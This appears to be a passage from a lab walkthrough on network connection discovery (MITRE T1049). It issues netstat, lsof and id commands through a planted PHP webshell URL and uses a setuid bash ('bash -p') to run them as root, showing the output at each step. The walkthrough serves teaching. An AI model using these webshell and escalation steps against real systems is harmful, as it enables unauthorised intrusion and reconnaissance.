tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 192.122.44.2:55565      0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.111.133.2:8888      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40349        0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.2:80           10.0.2.2:42000          ESTABLISHED
tcp        0      0 192.22.32.2:22          192.22.32.3:57468       ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.11:58800        0.0.0.0:*
udp        0      0 192.222.5.2:5555        192.222.5.3:52051       ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     21074    /var/run/mysqld/mysqld.sock
unix  2      [ ACC ]     STREAM     LISTENING     17549    /var/run/supervisor.sock.1
unix  3      [ ]         STREAM     CONNECTED     20898
unix  3      [ ]         STREAM     CONNECTED     20897
```

There are a total of 3 established connections, one is over UDP protocol and two are over TCP protocol.

Step 12: List the TCP sockets which are in Listening state.

Command: netstat -tnl

192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=netstat+-tnl

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 192.122.44.2:55565      0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.111.133.2:8888      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40349        0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

Step 13: List the processes associated with the listening and established connections.

Command: netstat -anp

192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=netstat -anp

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 192.122.44.2:55565      0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 192.111.133.2:8888      0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.11:40349        0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.2:80           10.0.2.2:43028          ESTABLISHED -
tcp        0      0 192.22.32.2:22          192.22.32.3:57468       ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.11:58800        0.0.0.0:*                           -
udp        0      0 192.222.5.2:5555        192.222.5.3:52051       ESTABLISHED -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING     21074    -                   /var/run/mysqld/mysqld.sock
unix  2      [ ACC ]     STREAM     LISTENING     17549    -                   /var/run/supervisor.sock.1
unix  3      [ ]         STREAM     CONNECTED     20898    -
unix  3      [ ]         STREAM     CONNECTED     20897    -
```

The pid and program name are not displayed. The reason could be that the listening processes are not running with the current user.

Step 14: Identify the current user.

Command: id

192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The webshell is running with www-data user.

Step 15: Since the setuid and setgid bit are set on bash binary. Commands can be executed with the root user. Run the netstat command as root.

Command: bash -p -c 'netstat -anp'

192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=bash -p -c 'netstat -anp'

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:34911        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 192.122.44.2:55565      0.0.0.0:*               LISTEN      133/nc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      140/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      18/sshd
tcp        0      0 192.111.133.2:8888      0.0.0.0:*               LISTEN      132/python
tcp        0      0 192.22.32.2:22          192.22.32.3:37226       ESTABLISHED -
tcp        0      0 172.17.0.2:80           10.0.2.2:51288          FIN_WAIT2   -
tcp        0      0 172.17.0.2:80           10.0.2.2:51306          ESTABLISHED -
tcp        0      0 172.17.0.2:80           10.0.2.2:51298          ESTABLISHED -
tcp        0      0 172.17.0.2:80           10.0.2.2:51310          SYN_RECV    -
tcp        0      0 172.17.0.2:80           10.0.2.2:51302          ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      18/sshd
udp        0      0 192.222.5.2:5555        192.222.5.3:44790       ESTABLISHED 131/nc
udp        0      0 127.0.0.11:51890        0.0.0.0:*                           -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING     17476    1/python            /var/run/supervisor.sock.1
unix  2      [ ACC ]     STREAM     LISTENING     21208    -                   /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     20250    -
unix  3      [ ]         STREAM     CONNECTED     20249    -
```

The processes which are listening on the TCP Ports are SSH, Netcat, Apache, MySQL (The port 3306 is used by MySQL) . SSH server is running on port 22, The IP address of the client who connected to the target machine via SSH is 192.22.32.3

Step 16: Identify the hostname of the machines who have established connection to the target machine.

Command: bash -p -c 'netstat -ap'

192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=bash -p -c 'netstat -ap'

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:34911        *:*                     LISTEN      -
tcp        0      0 *:mysql                 *:*                     LISTEN      -
tcp        0      0 wolfcms:55565           *:*                     LISTEN      133/nc
tcp        0      0 *:http                  *:*                     LISTEN      140/apache2
tcp        0      0 *:ssh                   *:*                     LISTEN      18/sshd
tcp        0      0 wolfcms:8888            *:*                     LISTEN      132/python
tcp        0      0 wolfcms:ssh             james:37226             ESTABLISHED -
tcp        0      0 wolfcms:http            10.0.2.2:51320          ESTABLISHED -
tcp        0      0 wolfcms:http            10.0.2.2:51288          FIN_WAIT2   -
tcp        0      0 wolfcms:http            10.0.2.2:51306          FIN_WAIT2   -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      18/sshd
udp        0      0 wolfcms:rplay           bob:44790               ESTABLISHED 131/nc
udp        0      0 127.0.0.11:51890        *:*                                 -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING     17476    1/python            /var/run/supervisor.sock.1
unix  2      [ ACC ]     STREAM     LISTENING     21208    -                   /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     20250    -
unix  3      [ ]         STREAM     CONNECTED     20249    -
```

bob is the hostname of the client who has connected to the target machine over UDP protocol.

Alternative Method: By using lsof command

Step 17: Identifying the established UDP connection and listening ports with lsof.

Command: bash -p -c 'lsof -i 4'


192.8.121.3:10000/public/ph

192.8.121.3:10000/public/php-backdoor.php?c=bash -p -c 'lsof -i 4'

```
COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd     18 root    3u  IPv4  14869      0t0  TCP *:ssh (LISTEN)
nc      131 root    3u  IPv4  16501      0t0  UDP wolfcms:rplay->bob:44790
python  132 root    3u  IPv4  16342      0t0  TCP wolfcms:8888 (LISTEN)
nc      133 root    3u  IPv4  16220      0t0  TCP wolfcms:55565 (LISTEN)
apache2 140 root    3u  IPv4  16719      0t0  TCP *:http (LISTEN)
```

Step 18: Viewing service running on port 22.

Command: bash -p -c 'lsof -i TCP:22'



Total Connections: 3
Total TCP Connections excluding HTTP: 2
IP address of the client who connected via SSH: 192.22.32.3
Hostname of the client who connected via UDP protocol: bob
Services listening on the TCP ports: SSH, Netcat, Apache, MySQL

References:

1. System Network Connections Discovery (https://attack.mitre.org/techniques/T1049/)
2. Netstat (https://linux.die.net/man/8/netstat)
3. Lsof (https://linux.die.net/man/8/lsof)